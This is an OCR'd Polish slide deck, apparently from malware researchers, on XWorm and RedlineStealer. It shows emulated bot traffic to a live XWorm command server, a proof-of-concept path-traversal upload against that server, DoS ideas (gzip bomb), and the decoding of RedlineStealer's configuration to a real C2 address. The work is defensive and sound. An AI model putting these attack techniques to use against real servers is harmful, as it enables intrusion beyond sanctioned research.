https://github.com/CERT-Polska/karton-playground/

Krok piąty: komunikacja



Krok piąty: komunikacja

```
$ python3 recv.py
send >> ['INFO', 'CF135045C83D7C58B239', 'janusz', '
Windows 7 Professional SP 1 64bit', 'XWorm V3.0',
'26-11-2020', 'False', 'True', 'False', 'None']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
```

Krok piąty: komunikacja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

Krok piąty: komunikacja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

plugin [hash]

Krok piąty: komunikacja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

plugin [hash]

plugin [hash]

Krok piąty: komunikacja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

plugin [hash]

plugin [hash]

uninstall

Krok piąty: komunikacja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv <
send >
recv <
send >
recv <
send >
recv <
send >>
recv <<
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

```
sock.send(encode([
    "sendPlugin",
"8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C"
], key))
```

plugin [hash]

plugin [hash]

uninstall

Krok piąty: komunika Dygresja

```
root@788a4e742c33:/home/msm/data/2023-09-19_xworm_research# python3 samuraj.py
send >> ['INFO', 'CF135045C83D7C58B238', 'basia', ' Windows 7 Professional SP 1 64bit', 'XWorm V3.0', '26-11-2020', 'False', 'True', 'False',
 'None']
recv << ['plugin', '8BE2FB14B479CCDD9BC15BEAF091A52DF492882CB14B74F194A69E01EEF8E94C']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['plugin']
send >> ['PING!', '', '157']
recv << ['PING!']
send >> ['PING!', '', '157']
recv << ['uninstall']
send >> ['PING!', '', '157']
recv << ['PING!']
```

plugin [hash]

> 26 January 2018 | Jarosław Jedynak | #automation | #malware | #mtracker | #python | #tools |

Mtracker – our take on malware tracking

High-level overview CERT Polska colla
Sensor Delivery event Network) proje
actionable security information, that
(like security and academic researche
one of ...

uninstall

Krok piąty: komunikacja

```
send >> ['PING!', '', '157']
got 83 bytes to decode
383000ae53e8be9a44e5f79f57e4b058dfcc99d34de5933f49e3ab2bc4ceb8391df151d401a38b7c0412969b1f9ee008ce9a
recv << ['plugin', 'B07315D089964EC6357AF66F2621DF32FEB527A7853BD5D3BF37AE129252A53A']
send >> ['PING!', '', '157']
got 99 bytes to decode
39360064dd31e2e300252039fe95c2047bcd8c42a2b95eee96400c87558fb2d0b14fd10b8871a1de723711b556b57ba66d03
recv << ['plugin', 'EFFAA01F092DDA8351E6F4A4A1BC651ACF91865A4F512A3A336B7E6FEA495BDA', '17']
send >> ['PING!', '', '157']
got 19 bytes to decode
```

Krok szósty: "eskalacja"

- Wszystko jest w C#, szanse na zhakowanie serwera są niskie…
- Sam protokół nie przewiduje zbyt wielu komend
  - Ale mamy jeszcze pluginy!

Krok szósty: "eskalacja"

- Wszystko jest w C#, szanse na zhakowanie serwera są niskie…
- Sam protokół nie przewiduje zbyt wielu komend
  - Ale mamy jeszcze pluginy!
- A wild FileManagerPlugin appears

Krok szósty: "eskalacja"

```
["downloadedfile", client_id, gzipped_data, filename]
```

Co może pójść nie tak…

Krok szósty: "eskalacja"

```
["downloadedfile", client_id, gzipped_data, filename]
```

Co może pójść nie tak…

- DOS na serwer (przez wysłanie dużego pliku)

Krok szósty: "eskalacja"

```
["downloadedfile", client_id, gzipped_data, filename]
```

Co może pójść nie tak…

- DOS na serwer (przez wysłanie dużego pliku)
- DOS na serwer (przez wysłanie gzip bomby)

Krok szósty: "eskalacja"

```
["downloadedfile", client_id, gzipped_data, filename]
```

Co może pójść nie tak…

- DOS na serwer (przez wysłanie dużego pliku)
- DOS na serwer (przez wysłanie gzip bomby)
- Path traversal przy uploadzie… (“..\” w client_id)

Krok szósty: "eskalacja"

```
["downloadedfile", client_id, gzipped_data, filename]
```

Co może pójść nie tak…

- DOS na serwer (przez wysłanie dużego pliku)
- DOS na serwer (przez wysłanie gzip bomby)
- Path traversal przy uploadzie… (“..\” w client_id)
  - RCE nie będzie, ale wrzucanie plików na pulpit już kto wie

Krok szósty: "eskalacja"

kot.png

```
root@2804bbbc3eba:/home/msm/data/2023-09-19_xworm_research# python3 poc.py kot.png
config from sample 4e1a18f3f1ba420cec7f48f0ea9945a4c6f11e4f46d5702675e00bbf071679dc
send >> ['INFO', 'FF135045C83D3C58B2449', 'john', 'Windows 7 Professional SP 1 64bit', 'XWorm
recv << ['PING!']
uploading...
ok!
```

Krok szósty: "eskalac

Dygresja


W ogólności to "don’t do this at home"

kot.png

```
root@2804bbbc3eba:/home/msm/data/2023-09-19_xworm_research# python3 poc.py kot.png
config from sample 4e1a18f3f1ba420cec7f48f0ea9945a4c6f11e4f46d5702675e00bbf071679dc
send >> ['INFO', 'FF135045C83D3C58B2449', 'john', 'Windows 7 Professional SP 1 64bit', 'XWorm
recv << ['PING!']
uploading...
ok!
```

Krok szósty: "eskalacja"

część 3



case study: redlinestealer

RedlineStealer


- W miarę typowy stealer - kradnie z dysku co znajdzie.

RedlineStealer

- W miarę typowy stealer - kradnie z dysku co znajdzie.
- Metoda dystrybucji: różne, jeszcze niedawno z RigEK (2022)

RedlineStealer

- W miarę typowy stealer - kradnie z dysku co znajdzie.
- Metoda dystrybucji: różne, jeszcze niedawno z RigEK (2022)




RedlineStealer

- W miarę typowy stealer - kradnie z dysku co znajdzie.
- Metoda dystrybucji: różne, jeszcze niedawno z RigEK (2022)
- Napisany w .NET

Krok pierwszy: próbka

https://bazaar.abuse.ch/sample/4d7d37d8aa8fe79dc0d6362629030eaf4b5c9ab4b12b25af7e4eaa0aec67f91d/


https://s.tailcall.net/redline




Krok pierwszy: próbka

https://bazaar.abuse.ch/sample/4d7d37d8aa8fe79dc0d6362629030eaf4b5c9ab4b12b25af7e4eaa0aec67f91d/


https://s.tailcall.net/redline




Krok trzeci: analiza



Krok trzeci: analiza



Krok trzeci: analiza



Krok trzeci: analiza

```
3   // Token: 0x02000022 RID: 34
4   public static class SystemDiagnosticsModuleInfou
5   {
6       // Token: 0x04000043 RID: 67
7       public static string IP = "HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==";
8
9       // Token: 0x04000044 RID: 68
10      public static string ID = "HSY+EyA+TlQ=";
11
12      // Token: 0x04000045 RID: 69
13      public static string Message = "";
14
15      // Token: 0x04000046 RID: 70
16      public static string Key = "Prodnosing";
17
18      // Token: 0x04000047 RID: 71
19      public static int Version = 1;
20  }
```

Krok trzeci: analiza

```
3   // Token: 0x02000022 RID: 34
4   public static class SystemDiagnosticsModuleInfou
5   {
6       // Token: 0x04000043 RID: 67
7       public static string IP = "HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==";
8
9       // Token: 0x04000044 RID: 68
10      public static string ID = "HSY+EyA+TlQ=";
11
12      // Token: 0x04000045 RID: 69
13      public static string Message = "";
14
15      // Token: 0x04000046 RID: 70
16      public static string Key = "Prodnosing";
17
18      // Token: 0x04000047 RID: 71
19      public static int Version = 1;
20  }
```

Krok trzeci: analiza

```
3   // Token: 0x02000022 RID: 34
4   public static class SystemDiagnosticsModuleInfo
5   {
6       // Token: 0x
7       public static string IP = "HSYIVS FOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==";
8
9       // Token: 0x04000044 RID: 68
10      public static string ID = "HSY+EyA+TlQ=";
11
12      // Token: 0x04000045 RID: 69
13      public static string Message = "";
14
15      // Token: 0x04000046 RID: 70
16      public static string Key = "Prodnosing";
17
18      // Token: 0x04000047 RID: 71
19      public static int Version = 1;
20  }
```

rmb->analyze

Krok trzeci: analiza

```
dnlibDotNetEmitMethodBodyReaderr.Read<T2, T0, T7, T3>(SystemDiagnosticsModuleInfou.IP, SystemDiagnosticsModuleInfou.Key).Split(new T8[] { 124 });
```

```
3   // Token: 0x02000022 RID: 34
4   public static class SystemDiagnosticsModuleInfou
5   {
6       // Token: 0x
7       public static string IP = "HSYIVS
                                   FOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==";
8
9       // Token: 0x04000044 RID: 68
10      public static string ID = "HSY+EyA+TlQ=";
11
12      // Token: 0x04000045 RID: 69
13      public static string Message = "";
14
15      // Token: 0x04000046 RID: 70
16      public static string Key = "Prodnosing";
17
18      // Token: 0x04000047 RID: 71
19      public static int Version = 1;
20  }
```

rmb->analyze

Krok trzeci: analiza

```
dnlibDotNetEmitMethodBodyReaderr.Read<T2, T0, T7, T3>(SystemDiagnosticsModuleInfou.IP, SystemDiagnosticsModuleInfou.Key).Split(new T8[] { 124 });
```

```
T0 t3 = dnlibDotNetEmitMethodBodyReaderr.FromBase64<T0>(b64);
t2 = dnlibDotNetEmitMethodBodyReaderr.FromBase64<T0>(dnlibDotNetEmitMethodBodyReaderr.Xor<T2, T3, T1, T0>(t3, stringKey));
```

```
3   // Token: 0x02000022 RID: 34
4   public static class SystemDiagnosticsModuleInfou
5   {
6       // Token: 0x04
7       public static string IP = "HSYIVS
8
9       // Token: 0x04000044 RID: 68
10      public static string ID = "HSY+EyA+TlQ=";
11
12      // Token: 0x04000045 RID: 69
13      public static string Message = "";
14
15      // Token: 0x04000046 RID: 70
16      public static string Key = "Prodnosing";
17
18      // Token: 0x04000047 RID: 71
19      public static int Version = 1;
20  }
```

rmb->analyze

FOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==";

Krok trzeci: analiza

```
root@341a26d1a2da:/home/msm/data/2023-09-14_redline# python3
Python 3.10.6 (main, May 29 2023, 11:10:38) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from malduck import base64, xor
>>> xor(b"Prodnosing", base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA=="))
b'MTg1LjIxNS4xMTMuMjU6MTAxOTU='
>>> base64(xor(b"Prodnosing", base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==")))
b'185.215.113.25:10195'
```

```
from malduck import base64, xor
base64(xor(
    b"Prodnosing",
    base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==")
))
```

Krok trzeci: analiza

```
root@341a26d1a2da:/home/msm/data/2023-09-14_redline# python3
Python 3.10.6 (main, May 29 2023, 11:10:38) [GCC 11.3.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> from malduck import base64, xor
>>> xor(b"Prodnosing", base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA=="))
b'MTg1LjIxNS4xMTMuMjU6MTAxOTU='
>>> base64(xor(b"Prodnosing", base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==")))
b'185.215.113.25:10195'
```

```
from malduck import base64, xor
base64(xor(
    b"Prodnosing",
    base64("HSYIVSIFOhEgNGQKIjAjGj4DO1EdJi4cITsmVA==")
))
```

b"185.215.113.25:10195"

Krok trzeci: analiza

- Metoda komunikacji: ...

